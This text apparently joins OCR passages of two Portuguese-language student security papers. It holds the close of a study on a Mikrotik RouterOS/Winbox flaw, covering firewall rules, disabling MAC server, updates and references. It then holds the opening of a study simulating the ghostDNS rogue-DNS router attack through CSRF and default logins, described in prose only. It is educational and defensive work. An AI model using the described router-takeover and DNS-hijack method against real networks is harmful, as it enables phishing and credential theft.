
Figura 7 - Criando regras do *firewall.*



Fonte: Elaborado pelos autores, 2019.

Tendo as regras de firewall criadas no dispositivo, será possível verificar sobre as tentativas e até mesmo a efetivação da própria exploração desta vulnerabilidade, onde estas informações estão armazenadas e demonstradas no *log* do dispositivo, figura 8.


Figura 8 - *Logs* do sistema.



Fonte: Elaborado pelos autores, 2019.

Umas das formas para realizar o bloqueio desses tipos de vulnerabilidade seria a criação de regras para permitir acesso de determinadas redes, onde poderiam ser definidas pelo próprio usuário, levando em consideração quais redes de confiança ele permitirá acessar o sistema, como está representado na figura 9.


Figura 9 - Permitindo redes conhecidas.



Fonte: Elaborado pelos autores, 2019.

Uma outra forma de evitar a exposição a esse tipo de vulnerabilidade é desabilitar o serviço *MAC Server,* onde este serviço também permite a conexão ao sistema apenas por *MAC*. Caso o atacante rode o *script* com destino ao MAC da máquina, também terá êxito. Segue configuração exibida na figura 10.


Figura 10 - Desabilitando mac server para o serviço winbox.



Fonte: Elaborado pelos autores, 2019.

E por fim, como prática mais recomendada, realizar a atualização periódica do sistema, corrigindo a vulnerabilidade e evitando a exposição à falhas futuras do sistemas *RouterOS,* como se pode perceber na figura 11

Figura 11 - Realizando a atualização do sistema.



Fonte: Elaborado pelos autores, 2019.

6 CONSIDERAÇÕES FINAIS

Com o crescimento da internet, a difusão de pequenos e médios provedores que utilizam produtos da *Mikrotik* junto com seus sistemas *RouterOS,* com um grande número de equipamentos e de clientes utilizando os mesmos, torna-se extremamente necessário realizar a atualização do sistema. Mesmo com a disponibilidade oferecida pela empresa, muitos usuários ainda não tem seus devidos sistemas atualizados, tendo, assim um brecha para estar utilizando desta vulnerabilidade, o que pode prejudicar a própria conexão, obtendo dados sigilosos dos usuários, podendo estar de forma massiva disponibilizando endereços de *DNS* falsos, com intuito de roubar dados sigilosos de clientes, ou até mesmo estar levando o usuário para páginas falsas na *WEB*.

Dessa forma, considera-se que o trabalho teve êxito em sua execução ao analisar o sistema vulnerável e, com o ataque bem sucedido,

obteve-se o acesso do sistema *RouterOS* alvo, então, a partir deste momento. recebeu a permissão para realizar inúmeras alterações que foram satisfatórias ao atacante.

REFERÊNCIAS

BELLMAN, R. **Dynamic Programming. Science**, v. 153, n. 3731, p. 34–37, 1966.

BORINI, G. **Primeiro trimestre tem 1,4 milhão de ataques DDoS, aponta levantamento**. 2018. Disponível em: https://computerworld.com.br/2018/05/08/primeiro-trimestre-tem-14-milhao-de-ataques-ddos-aponta-levantamento/ Acesso em: 13 nov. 2019.

CERT.BR, **Cartilha de segurança para internet** Disponível em: https://cartilha.cert.br/seguranca/ Acesado em 24 de Ago 2019

CAMARA.GOV.BR, **Comissão parlamentar de inquérito destinada a investigar a prática de crimes cibernéticos e seus efeitos deletérios perante a economia e a sociedade neste país**, 2016. Disponível em:https://www.camara.gov.br/proposicoesWeb/prop_mostrarintegra?codteor=1449738 Acesso em 13 de Nov de 2019

COHEN, 2017. **AVALIAÇÃO da suscetibilidade dos discentes de TI a ataques de phishing.** Disponível em: https://www.cin.ufpe.br/~tg/2017-2/scc-tg Acesso em: 13 nov. 2019.

COMPUTERWORLD, 2019 **Crescem ataques contra roteadores e elementos de rede no país, diz Cert.br** Disponível em: https://computerworld.com.br/2019/04/01/cert-br-revela-aumento-em-ataques-contra-roteadores-e-elementos-de-rede/

DIORIO, R.F. et.al. **Segurança da Informação e de Sistemas Computacionais: Um Estudo Prático sobre Ataques Utilizando Malwares Segurança da Informação e de Sistemas Computacionais.** Disponível em: http://periodicos.unesc.net/sulcomp/article/download/4795/4385 Acesso em: 13 nov. 2019.

ECOIT **Entenda o que é CVE (Common Vulnerabilities and Exposures)** Díponivel em: https://ecoit.com.br/o-que-e-cve/ Acesso em 13 de Nov de 2019

FERREIRA Marcos, **Defacement: Como evitar que seu site seja acessado e alterado**,2015. Disponível em: https://imasters.com.br/devsecops/defacement-como-evitar-que-seu-site-seja-acessado-e-alterado. Acesso em 13 Novembro de 2019

GIL, A. C. **Métodos e Técnicas de Pesquisa Social**. 5 ed. São Paulo: Atlas, 2007

INFOMACH, 2018. **VULNERABILIDADE EM ROTEADORES MIKROTIK PASSA DE GRAVIDADE MÉDIA PARA CRÍTICA** Disponível em https://blog.infomach.com.br/vulnerabilidade-em-roteadores-mikrotik-passa-de-gravidade-media-para-critica/ Acessado em 29 de Nov 2019

JESUS, D. D.; MILAGRE, J. A. **Manual de Crimes Informáticos.** São Paulo: Saraiva, 2016.

Jonathan Vanian Disponível em : https://fortune.com/2015/11/02/internet-of-things-irrelevant/ Acesso em 14 Nov de 2019

LAUFER, R. P. (2005). **Rastreamento de Pacotes IP contra Ataques de Ne-gação de Serviço**. Tese de mestrado, COPPE/UFRJ

LIMA, Gustavo. **Load Balance/Balanceadores de Carga, quem trabalha com WEB sabe a sua importância.** 2010. Disponível em: https://blog.corujadeti.com.br/load-balancebalanceadores-de-carga-quem-trabalha-com-web-sabe-a-sua-importancia/ Acessado em 23 Nov de 2019.

MARCIANO, João Luiz Pereira. **Segurança da informação: uma abordagem social.** 2009. Tese de Doutorado. Disponível em < http://repositorio.unb.br/handle/10482/1943>. Acesso em 20 Nov de 2019.

MCCLURE, S.; SCAMBRAY, J.; KURTZ, G. **Hackers Expostos: segredos e soluções para a segurança de redes**, 7. ed. Porto Alegre: Bookman, 2014.

MCAFEE, 2018. **Economic Impact of Cybercrime No Slowing Down** Disponível em: https://csis-prod.s3.amazonaws.com/s3fs-public/publication/economic-impact-cybercrime.pdf. Acesso em 26 Nov de 2019

MIKROTIK, 2019b. **Wiki Manual, Winbox** Disponível em: https://wiki.mikrotik.com/wiki/Manual:Winbox#Summary Acessado em 26 de Nov de 2019

MIKROTIK, 2019a **Sobre Nós.** Disponível em: https://mikrotik.com/aboutus Acesso em 26 Nov de 2019

MITNICK, K. **Revista Fonte. Entrevista concedida a Naira Faria e Paulo César Lopes, 2007.**

PETRACIOLI, F. **Sabe o que são sniffing e wardriving? [S.L],** 27/02/2008. Disponível em : https://pcworld.com.br/sabe-o-que-e-sniffing-e-wardriving/ Acesso em 13 de Mai de 2019

RIGGS Wagner, **200 mil Roteadores Infectados com Programa de Mineração de Criptomoedas; Ataque começou no Brasil** Disponível em :https://portaldobitcoin.com/200-mil-roteadores-infectados-com-programa-de-mineracao-de-criptomoedas-ataque-comecou-no-brasil/ Acesso em 26 Nov de 2019

PSAFE, **Relatório da Segurança Digital no Brasil 2018**. Disponível em:https://www.psafe.com/dfndr-lab/wp-content/uploads/2018/08/dfndr-lab-Relat%C3%B3rio-da-Seguran%C3%A7a-Digital-no-Brasil-2%C2%BA-trimestre-de-2018.pdf Acesso em 26 Nov de 2019.

SACCHETIN, M. C. et al. Botnet detection and analysis using honeynet. International Journal of Forensic Computer Science, 2008.

SHARIFF, Shaheen – **Cyberbullying: questões e soluções para a escola, a sala de aula e a família. Porto Alegre, 2010.**

SIKORSKI, M.; HONIG, A. **Practical malware analysis: the hands-on guide to dissecting malicious software. [S.l.]: no starch press, 2012.**

TOM JAGATIC, Nathaniel Johnson, Markus Jakobsson, and Filippo Menczer, **Social Phishing.** School of Informatics Indiana University,

Bloomington December 12, 2005. Disponível em: https://markus-jakobsson.com/papers/jakobsson-commacm07.pdf Acesso em 13 Nov 2019.

THIOLLENT, M. **Pesquisa-Ação nas Organizações. São Paulo: Atlas, 1997.**

WENDT, E.; JORGE, H.V.N. **Crimes cibernéticos: ameaças e procedimentos de investigação. Rio de Janeiro: Brasport, 2012.**

PRADO, Felipe.**Vírus – do estado da arte para o estado do crime. Sério mesmo?** Disponível em: https://www.linkedin.com/pulse/vírus-do-estado-da-arte-para-o-crime-sério-mesmo-felipe-prado?trk=portfolio_article-card_title Acessado em 19 de Set 2019

ZHANG, Y. & Paxon, V. **"Detecting Backdoors". In Proceedings of the 9th Usenix Security Symposium. 2000.** Disponível em: https://www.cs.utexas.edu/~yzhang/papers/backdoor-sec00.pdf Acesso em 27 de Ago 2019.

Crimes Cibernéticos, Simulação de Ataque Utilizando Servidor R*ogue* DNS e Análise das Vulnerabilidades em CPEs

Marcéu Martinbianco Ribeiro[1], Régis de Melo de Bitencourte[1], Marcos Henrique de Morais Golinelli[2]

[1]Discentes do Instituto Federal Catarinense - *Campus* Avançado Sombrio – Sombrio - SC – Brasil

[2]Docente do Instituto Federal Catarinense - *Campus* Avançado Sombrio - Sombrio - SC - Brasil

{marceubm, regis.bitencourte}@hotmail.com,
marcos.golinelli@ifc.edu.br

Abstract. *The purpose of this paper is to present the vulnerability of a router susceptible to ghostDNS malware. The access to the router is performed by injecting malicious code via web browser through a script, which performs login attempts with standard username and password. When accessing an infected web page, the script runs automatically. As a result it can be seen that the attack was successful by redirecting the user's DNS requests to the fake pages, allowing data to be obtained through phishing. To solve this problem, effective measures include changing the router password, browser update, and periodic testing using tools such as nslookup and checking router settings.*

Resumo. *O objetivo deste trabalho é apresentar a vulnerabilidade de um roteador suscetível ao malware ghostDNS. O acesso ao roteador é realizado adicionando códigos maliciosos via navegador web, por meio de um script, que executa tentativas de login com usuário e senha padrão, de forma que ao acessar uma página Web infectada, o script é executado automaticamente. Como resultado, pode-se observar que o ataque foi bem sucedido, redirecionando as requisições DNS do usuário para as páginas falsas, permitindo a obtenção de dados por meio de phishing. Para solucionar este problema, como principais medidas efetivas estão a alteração da senha do roteador, atualização do navegador e testes periódicos utilizando ferramentas como o nslookup e verificação das configurações do roteador.*

1. INTRODUÇÃO

A Internet é utilizada para múltiplos fins, desde realizar operações comerciais, buscar conhecimentos, diversão ou até a prática de crimes cibernéticos, como afirmam Wendet e Jorge (2013). Os crimes cibernéticos são aperfeiçoados com o passar do tempo, um exemplo é o *ghostDNS*, descoberto pela empresa Netlab 360, especializada em cibersegurança.

O *ghostDNS* é um *malware* [11]que é executado diretamente de uma página Web infectada, quando o usuário acessa esta página são executados *scripts*[12] que modificam a configuração no CPE[13] (*Customer Premises Equipment*), alterando o endereço IP (*Internet Protocol*) do servidor DNS (Sistema de Nomes de Domínio, do inglês: *Domain Name System*) para o endereço IP do *rogueDNS*. O servidor *rogueDNS* é um servidor DNS destinado ao direcionamento de usuários para Websites destinados a prática *phishing*[14], logo, o servidor *rogueDNS* redirecionará o usuário para uma página falsa, onde ocorre a coleta de dados confidenciais, sem a necessidade de o usuário baixar ou instalar algum programa no computador (FBI.GOV, 2019).

Assim, considerando o impacto que pode ser causado pelo *malware ghostDNS*, o objetivo deste trabalho é apresentar como funciona este ataque e realizar uma prova de conceito de seu funcionamento, criando um ambiente de ataque com o servidor *rogueDNS* e o servidor

[11] Malware são códigos, programas ou softwares maliciosos destinado a se infiltrar em um computador de forma ilícita (REGAN, 2019).

[12] Scripts são sequências de instruções/códigos programados para serem executados por um computador (DUARTE, 2013).

[13] CPE é uma forma genérica de chamar o equipamento instalado no cliente, que pode ser um roteador, um modem ou um Access Point (STANDARD, 1996).

[14] Phishing é uma técnica que cibercriminosos utilizam para enganar o usuário a inserir informações pessoais em websites falso ou nos links enviado por e-mail (CERT.BR, 2012).

Web com páginas de *phishing* de instituição bancária. Além de realizar os testes de invasão no roteador, verificando as etapas executadas pelo *malware ghostDNS*.

Para a realização deste trabalho, as seguintes etapas foram executadas: revisão de literatura, apresentação dos materiais utilizados na montagem dos servidores, a metodologia aplicada para os testes e os resultados obtidos com os testes realizados no roteador, sendo seguida pelas considerações finais.

2. REVISÃO DA LITERATURA

Nesta seção realizou-se uma revisão bibliográfica para embasamento dos tópicos abordados neste trabalho, apresentando uma breve descrição do funcionamento da Internet e o seu respectivo crescimento, os tipos de crimes virtuais, páginas Web criadas para a técnica de *phishing*, o funcionamento do sistema DNS, como identificar um servidor DNS malicioso configurado no roteador e o método de ataque com *phishing* utilizando servidores DNS.

2.1 A INTERNET E SEU CRESCIMENTO

A Internet, como citam Morais, Lima e Franco (2012), é considerada um vasto conjunto de redes de computadores interligados utilizando protocolos para a comunicação com uma gama de serviços comuns. Até a década de 1990 a Internet era utilizada por pesquisadores, pelo governo e pela indústria, mas com o advento de uma nova aplicação denominada WWW (*World Wide Web*) e com a criação do primeiro navegador, tornou-se possível a configuração de páginas Web disponibilizando textos, figuras, sons ou até mesmo vídeos para o acesso on-line, dando início ao uso difundido da Internet (TANENBAUM, 2003).

Vieira (2003) destaca que a Internet teve início no Brasil aproximadamente em 1988 e seu uso era destinado a algumas universidades federais para fins científicos. Seu uso definitivo para fins comerciais teve início em 1995, com o surgimento de um número significativo de lojas virtuais, permitindo o início das transações on-line e sendo desenvolvidas páginas com conteúdo de leitura on-line.

O acesso à Internet em 1998 era utilizado apenas por uma pequena porção da população brasileira. Wilson (2000) estima que o

número de usuários que tinham acesso à Internet correspondia a 1,5% da população brasileira, em média de 5 a 6 milhões de usuários brasileiros conectados à rede.

Com a sua difusão, o número de acesso à Internet alcançou o índice de 70% da população brasileira no ano de 2018, equivalente a 126,9 milhões de usuários estiveram conectados, conforme a pesquisa realizada com os brasileiros pela TIC Domicílios em 2018 (TIC DOMICÍLIOS, 2018).

2.2 CRIMES VIRTUAIS

Com o acréscimo considerável de usuários acessando a Internet, os crimes virtuais, executados por meio da rede, também se expandiram. Os cibercriminosos utilizam-se de diversas técnicas para atacar computadores e dispositivos conectados à rede e obter dados de usuários, acesso contas bancárias ou para implementar anúncios de produtos e serviços no computador da vítima (SYMANTEC, 2019).

Henrique et al. (2017) caracteriza os crimes virtuais como infrações penais realizadas pelo autor com a utilização de recursos tecnológicos para a prática do delito.

2.3 TIPOS DE ATAQUES CIBERNÉTICOS

De acordo com Cert.br (2012), os ataques cibernéticos são motivados por:

- Demonstração de poder: com o objetivo de mostrar às empresas suas vulnerabilidades, no intuito de vender serviços ou realizar chantagens para que não ocorra novamente;
- Prestígio: o atacante busca a glória por conseguir invadir, tornar serviços inacessíveis, desconfigurar sites, computadores ou servidores considerados visados e de difícil acesso;
- Motivações financeiras: utilizar de técnicas para a coleta de informações confidenciais de usuários para aplicar golpes;

- Motivações ideológicas: tem como objetivo tornar inacessível os sites que contenham opinião contrária a do atacante;

- Motivações comerciais: busca comprometer sites ou computadores de empresas concorrentes, dificultando ou comprometendo o acesso de clientes, corrompendo a reputação da empresa.

As fraudes financeiras na Internet são motivadas pela crescente popularidade do acesso aos serviços de bancos on-line e comércio eletrônico, tornando-se comum a prática no meio cibercriminoso. Kaspersky (2019) afirma que os ataques comumente utilizados são a exploração de vulnerabilidades, a varredura de redes, falsificação de e-mails, ataque de força bruta e a falsificação de sites, este último trabalhando em conjunto com a falsificação de e-mails para a prática de *phishing*.

2.3.1 Phishing

A palavra *phishing* vem do termo em inglês *fishing* (pescaria), referindo-se ao fato de não ter, necessariamente, um destinatário específico. Este ataque utiliza de engenharia social [15] para obtenção de informações pessoais das vítimas, como nome de usuário, número de contas bancárias, número de cartões de créditos e suas respectivas senhas (PEREIRA, 2016).

Com a finalidade de realizar fraudes por meio da Internet, o ataque de *phishing* consiste em enviar e-mails falsos aleatoriamente esperando que alguém o receba, por isto é assemelhado a uma "pescaria". Os e-mails são enviados com aparência semelhante de empresas, bancos e serviços de atendimento ao consumidor, no intuito de fazer com que o usuário clique nos *hyperlinks* [16] inseridos no corpo da mensagem,

[15] Engenharia social consiste em utilizar dados confidenciais através da persuasão(CIPOLI, 2019).

[16] Hyperlinks são referências dentro de um documento ou e-mails, com o objetivo de redirecionar o usuário a uma página da Internet, ou baixar arquivos anexados ao link (DEVELOPER.MOZILLA.ORG, 2019).

proporcionando a instalação ou execução de *malwares* ou o redirecionamento para sites falsos (BROAD; BINDNER, 2014).

2.4 SISTEMA DE NOME DE DOMÍNIOS - DNS

O DNS é considerado um banco de dados distribuídos, que armazena os dados dos domínios e subdomínios de uma determinada organização. Ele é estruturado localmente para o gerenciamento de segmentos do banco de dados global, sendo que as organizações são as responsáveis por manter os dados do seu próprio domínio atualizado (FURTADO, 2016).


O princípio básico de funcionamento do servidor DNS é traduzir nomes de domínio em endereços IP. Sem a existência deste sistema, para o usuário acessar uma página web, seria necessário inserir o endereço IP no navegador Web, tornando-se uma tarefa difícil, pela quantidade de sites existente e a complexidade de memorizar todos os IPs (MOCKAPETRIS, 1987).

Por exemplo, para um usuário acessar o site do Banco do Brasil, precisa apenas digitar no navegador o endereço “www.bb.com.br”, o servidor DNS fica encarregado de traduzi-lo para o endereço IP correspondente, retornando à solicitação ao usuário que originou a consulta (FURTADO, 2016).

2.4.1 Servidor DNS autoritativo e recursivo

Os servidores DNS são divididos em dois, sendo servidor DNS autoritativo e servidor DNS recursivo. Hoepers (2009) caracteriza o servidor DNS autoritativo como um servidor que contém as informações de um domínio. Liska e Stowe (2016) citam que a estrutura do servidor DNS é disposta em 13 servidores, denominados servidores root (*root servers*) espalhados pelo mundo. Os autores comparam a estrutura de distribuição dos servidores como a raiz de uma árvore na parte superior e as ramificações na parte inferior, conforme apresentado na Figura 1.

Figura 1 - Arquitetura dos servidores DNS.



Fonte: Elaborado pelos autores, 2019.

O primeiro servidor DNS é o servidor root, abaixo dele iniciam os servidores TLD (*Top Level Domain*, servidores de nível superior), que são divididos em servidores ccTLD(*Country Code Top Level Domain*, código de países dos servidores de nível superior), responsáveis pelos domínios dos países, como “.BR”, “.AR”, “.FR” entre outros, e os servidores gTLD (*Generic Top Level Domain*, servidores de nível superior genérico), compondo os servidores que ficam responsáveis pelos domínios genéricos caracterizados como “.EDU”, “.COM”, “.ORG” entre tantos outros (FURTADO, 2016).


Abaixo dos servidores TLD, encontram-se os servidores DNS de domínio, caracterizados por manter os domínios de organizações, empresas, pessoas físicas ou qualquer um que esteja interessado em manter um domínio, por exemplo, o “BB” é um domínio mantido pelo Banco do Brasil S.A.

Por último, são mantidos os servidores de subdomínio, que são ramificações do domínio principal, com a funcionalidade de endereçar áreas diferentes dentro do mesmo site, em que se pode acessar áreas específicas utilizando o mesmo domínio, por exemplo “www.bb.com.br”, “ftp.bb.com.br” ou “email.bb.com.br” (FURTADO, 2016).

O servidor DNS recursivo é configurado em uma rede local ou na rede de um provedor de serviços de Internet ISP (*Internet Service Provider*). Porém, ele não tem conhecimento sobre os nomes de domínios registrados, esta informação é responsabilidade dos servidores DNS autoritativos. As solicitações de endereços na Internet requeridas pelos usuários são solicitadas ao servidor DNS recursivo, este, como não tem conhecimento dos endereços solicitados pelo usuário, pergunta ao servidor DNS autoritativo que realiza a consulta. Obtida a resposta, o servidor DNS autoritativo retorna a solicitação para o servidor DNS recursivo, que, por sua vez, em posse da resposta, retorna a mensagem ao usuário que originou a solicitação (LISKA; STOWE, 2016).

A forma em que ocorre a consulta DNS aos servidores autoritativos e recursivos pode ser verificada na Figura 2. Neste exemplo, o usuário está utilizando o servidor DNS recursivo do ISP. Quando é solicitada uma página Web (número 1), o servidor DNS recursivo verifica se ele conhece o IP do domínio solicitado pelo usuário, se a resposta for não, o servidor DNS recursivo realizará a pergunta aos servidores DNS autoritativos.

Figura 2 - Requisição de consulta DNS.



Fonte: Elaborado pelos autores, 2019.

A primeira pergunta é realizada ao servidor root (número 2). Como este só conhece os servidores TLD, ele informa para o servidor DNS recursivo (número 3) realizar a perguntar aos servidores TLD.

Sendo assim, o servidor DNS recursivo (número 4) pergunta ao servidor TLD se ele conhece o site solicitado pelo usuário. O servidor TLD (número 5) responde que não conhece o site, mas sabe qual servidor pode ter a resposta.

Então o servidor DNS recursivo (número 6) perguntará ao servidor de domínio autoritativo se ele conhece o site solicitado pelo usuário, a resposta é que sim, logo o servidor DNS autoritativo (número 7) retorna o endereço do site solicitado pelo usuário ao servidor DNS recursivo.

A última etapa do processo de consulta consiste no servidor DNS recursivo (número 8) retornar a requisição obtida para o usuário que a originou.

2.5 ATAQUES AOS SERVIDORES DNS

Os ataques ao sistema DNS mais conhecidos são: o DNS *spoofing* (falsificação de DNS), o envenenamento de *cache* e o *ghostDNS*. Botti e Martins (2015) discorrem sobre *DNS spoofing* como uma técnica de ataque ao servidor DNS que resulta em fornecer informações falsas de DNS para um *host*[17] em uma rede local, possibilitando a captura da consulta realizada pelo cliente no intuito de direcionar a vítima para uma página falsa da Internet, com isso o atacante consegue credenciais da vítima. No entanto, é um método não muito comum, sendo necessário o acesso à rede local do alvo e utilização de ferramentas como *sniffers*[18] e a falsificação de endereços e respostas do servidor DNS.

Liska e Stowe (2016) citam diversas formas de realizar o envenenamento de *cache* do servidor DNS e enfatizam que a mais conhecida é a utilização do cavalo de Tróia denominado Win32.QHOST,

[17]Host é designado como qualquer computador ou máquina conectada na rede e que contenha um endereço IP (VIANA, 2012).

[18]Sniffer é um software que monitora o tráfego de pacotes em uma rede de computadores (AVAST.COM, 2019).

que é um tipo de *malware* que realiza modificações no arquivo *hosts*[19] dos sistemas operacionais para impossibilitar a atualização do sistema e de informar atividades suspeitas.

2.5.1 Ataque DNS direcionado aos CPEs

A empresa Netlab (2018) encontrou uma vulnerabilidade nos roteadores domésticos que possibilita a troca do servidor DNS por meio de um *malware* executado em uma página Web infectada.

Os pesquisadores conseguiram identificar o código malicioso denominado de *ghostDNS,* sendo configurado para ser executado em conjunto com outros três módulos, o *DNSchanger*, o módulo *phishing* Web e o módulo *rogueDNS* (MÊRCES, 2015).

O módulo *DNSchanger* é considerado o módulo principal dentro do *ghostDNS*. Quando um usuário acessa um site contaminado com o *malware*, o módulo *DNSchanger* entra em execução realizando uma varredura na rede local por meio do navegador da vítima. O *DNSchanger* usa identificações padrões definidas pelo fabricante dos CPEs e ao obter sucesso nas tentativas de login no roteador, a configuração DNS é alterada, sendo modificado com o IP do servidor *rogueDNS* (MACIEL, 2018).

Os servidores *rogueDNS* são os responsáveis por responder as requisições feitas pela vítima com o endereço das páginas de *phishing*. A partir do momento em que o roteador foi infectado, todas as requisições feitas pela vítima, passam pelo servidor *rogueDN*S. Caso a consulta seja para sites bancários que estejam configuradas no servidor *rogue*DNS, este serão direcionadas para páginas de *phishing* permitindo que seus dados de login e senha sejam furtados pelos cibercriminosos (KHANDELWAL, 2018).

O *ghostDNS* se aproveita do ataque por meio do CSRF (*Cross-Site request Forgery,* em português falsificação de solicitações entre sites) e explora a relação de confiança da aplicação Web com o usuário, utilizando um site mal-intencionado, sendo possível por meio da tag

[19] Hosts é um arquivo que pode conter uma lista de nomes de domínios e respectivos endereços IPs, que são examinados antes de consultar o servidor DNS (FURTADO, 2016).

HTML[20] *iframe*[21] inserir links ou *scripts* maliciosos enviando comandos não autorizados a partir de um usuário em que a aplicação Web confia (ZELLER; FELTEN, 2008).

3. MATERIAIS E MÉTODOS

Neste capítulo são descritos os procedimentos estabelecidos para a elaboração e desenvolvimento deste trabalho, assim como sua classificação.

3.1 CLASSIFICAÇÃO DO TRABALHO

De acordo com Gil (2002, p. 17) uma pesquisa é definida como,

